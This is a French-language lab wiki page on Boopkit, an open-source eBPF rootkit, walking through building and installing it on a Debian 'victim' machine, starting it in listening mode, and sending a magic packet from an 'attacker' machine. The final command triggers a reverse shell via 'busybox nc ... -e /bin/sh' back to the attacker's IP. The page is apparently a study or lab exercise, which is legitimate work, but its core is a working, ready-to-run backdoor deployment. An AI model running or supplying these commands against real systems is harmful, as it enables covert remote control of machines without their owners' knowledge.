
[Linux] Boopkit

Introduction

Boopkit est un rootkit open source qui exploite eBPF pour envoyer des payloads. Le gros avantage c'est qu'il ne va pas ouvrir de socket réseau pour fonctionner : il va se placer niveau kernel et intercepter tous les paquets réseaux qui passent par la carte réseau et chercher un boop packet à l'intérieur et dans ce cas, il se déclenche et exécute le payload reçu. Un attaquant peut donc envoyer des commandes à la victime sans qu'aucun socket réseau ne soit utilisé au niveau système.



Ressources

- Article de Synaktiv sur les backdoors ePBF : https://www.synacktiv.com/publications/linkpro-analyse-dun-rootkit-ebpf

Installation

Pour l'installation, on utilisera deux machines **Debian 13** avec un noyau downgrade en version **5.10** (voir doc diamorphine) avec tous les outils de compilation.

Victime

On installe tous les paquets nécessaire à eBPF :

```
apt install -y bpftool libbpf-dev clang llvm libelf-dev gcc-multilib libxdp-dev libpcap-dev
```

Puis on installe **boopkit** :

```
wget https://github.com/kris-nova/boopkit/archive/refs/tags/v1.3.0.tar.gz && tar -xzf v1.3.0.tar.gz && cd boopkit-1.3.0/boop && make && cd .. && make install
```

On lance Boopkit en mode reverse sur l'interface qui doit rester en écoute :

```
boopkit -i enp1s0 -r
```

Attaquant

On installe tous les paquets nécessaire à eBPF :

```
apt install -y bpftool libbpf-dev clang llvm libelf-dev gcc-multilib libxdp-dev libpcap-dev
```

Puis on installe **boopkit** :

```
wget https://github.com/kris-nova/boopkit/archive/refs/tags/v1.2.0.tar.gz && tar -xzf v1.2.0.tar.gz && cd boopkit-1.2.0/boop && make && cd .. && make install
```

On utilise Boopkit pour envoyer un paquet magique à la victime (lancer un listener netcat en parallèle) :

```
boopkit-boop -lhost 192.168.122.209 -lport 4444 -rhost 192.168.122.188 -rport 22 -c "busybox nc 192.168.122.209 4444 -e /bin/sh"
```

> L'IP de l'attaquant est **192.168.122.209** et l'IP de la victime **192.168.122.188** dans ce cas.

Revision #4
Created 30 December 2025 14:32:49 by Elieroc
Updated 30 December 2025 14:55:05 by Elieroc